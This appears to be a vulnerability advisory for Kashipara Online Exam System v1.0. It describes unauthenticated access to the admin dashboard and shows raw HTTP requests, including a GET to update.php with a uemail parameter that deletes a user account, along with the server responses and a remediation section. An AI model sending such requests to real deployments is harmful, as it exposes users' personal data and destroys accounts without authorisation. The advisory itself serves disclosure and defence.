Broken Access Control vulnerability was found in “/admin/update.php” & “/admin/dashboard.php” in Kashipara Online Exam System v1.0 allows remote unauthenticated attackers to view administrator dashboard and delete valid user accounts via the direct URL access. This is a CRITICAL vulnerability.

Affected Vendor: KASHIPARA (https://www.kashipara.com/)

Product Official Website URL: Online Exam System v1.0 (https://www.kashipara.com/project/php/3/online-exam-php-project-source-code-download)


Version: 1.0

Affected Components:

- **Affected Code Files:** /admin/update.php & /admin/dashboard.php
- **Affected URL’s:** http://localhost/OnlineExam/admin/dashboard.php & http://localhost/OnlineExam/admin/update.php

Steps:


1. Access the Administrator Dashboard of the Online Exam System v1.0 without any need for login credentials. URL: http://localhost/OnlineExam/admin/dashboard.php.



```
GET /OnlineExam/admin/dashboard.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101 Firefox/127.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Sec-GPC: 1
Connection: close
Upgrade-Insecure-Requests: 1
Priority: u=1


```


2. It was observed that the Administrator Dashboard data is displayed to the unauthenticated user without any need of valid login credentials.



Response from http://localhost:80/OnlineExam/admin/dashboard.php [127.0.0.1]

List of User


Id	Name	Collage	Email	Mobile
1	abc	juet	abc@gmail.com	55995
2	new	juet	new@gmail.com	48966545
3	newuser	juet	newuser@gmail.com	879469556356
4	qwe	juet	qwe@gmail.com	4858648
5	random	jp	random@gmail.com	7895564286
6	shrey	juet	shrey@gmail.com	278264289642




localhost/OnlineExam/admin/dashboard.php

Id	Name	Collage	Email	Mobile
1	abc	juet	abc@gmail.com	55995
2	new	juet	new@gmail.com	48966545
3	newuser	juet	newuser@gmail.com	879469556356
4	qwe	juet	qwe@gmail.com	4858648
5	random	jp	random@gmail.com	7895564286
6	shrey	juet	shrey@gmail.com	278264289642
7	test	juet	test@gmail.com	7607782655

3. Now try to delete the user “abc” from the list of users shown in the Administrator Dashboard.




Id	Name	Collage	Email	Mobile
1	abc	juet	abc@gmail.com	55995
2	new	juet	new@gmail.com	48966545
3	newuser	juet	newuser@gmail.com	879469556356
4	qwe	juet	qwe@gmail.com	4858648
5	random	jp	random@gmail.com	7895564286



```
GET /OnlineExam/admin/update.php ?uemail=abc@gmail.com  HTTP/1.1
Host: localhost
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101 Firefox/127.0
Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language : en-US,en;q=0.5
Accept-Encoding : gzip, deflate
DNT: 1
Sec-GPC : 1
Connection : close
Referer : http://localhost/OnlineExam/admin/dashboard.php
Upgrade-Insecure-Requests : 1
Priority : u=1

```


4. It was observed that the unauthenticated user is able to delete the user “abc” without any need of valid login credentials.



Response from http://localhost:80/OnlineExam/admin/update.php?uemail=abc@gmail.com [127.0.0.1]

```
HTTP/1.1 302 Found
Date: Tue, 02 Jul 2024 21:02:56 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
X-Powered-By: PHP/8.2.12
Set-Cookie: PHPSESSID=dfooik57tdlas49r1f5ejb2c25; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
location: dashboard.php
Content-Length: 128
Connection: close
Content-Type: text/html; charset=UTF-8


<br />
<b>
  Warning
</b>
:  Undefined array key "q" in <b>
  D:\XAMPP\htdocs\OnlineExam\admin\update.php
</b>
 on line <b>
  76
</b>
<br />
```




: Cannot modify header information - headers already sent by (output started at D:\XAMPP\htdocs\OnlineExam\admin\includes\header.php:93) in **D:\XAMPP\htdocs\OnlineExam\admin\dashboard.php**on line**10**

List of User

Id	Name	Collage	Email	Mobile
1	new	juet	new@gmail.com	48966545
2	newuser	juet	newuser@gmail.com	879469556356
3	qwe	juet	qwe@gmail.com	4858648
4	random	jp	random@gmail.com	7895564286
5	shrey	juet	shrey@gmail.com	278264289642
6	test	juet	test@gmail.com	7607782655

5. Login as an Admin user in the “Admin Login Area” URL: http://localhost/OnlineExam/admin/adminlogin.php, to check if the user “abc” is actually deleted or is this a False Positive. It is confirmed that the user “abc” was successfully deleted by the unauthenticated user.




localhost/OnlineExam/admin/adminlogin.php

Admin login Area

Email: admin@gmail.com

Password: ••••••••



localhost/OnlineExam/admin/dashboard.php

List of User

Id	Name	Collage	Email	Mobile
1	new	juet	new@gmail.com	48966545
2	newuser	juet	newuser@gmail.com	879469556356
3	qwe	juet	qwe@gmail.com	4858648
4	random	jp	random@gmail.com	7895564286
5	shrey	juet	shrey@gmail.com	278264289642
6	test	juet	test@gmail.com	7607782655

Solution/Good Reads:

Application should make sure that only the valid authenticated & authorized user is allowed to access the post login data and perform the relevant post login activities. Validate the session cookie and user permissions at server side for each request before responding with the post login data and allowing the post login activities.

https://owasp.org/Top10/A01_2021-Broken_Access_Control/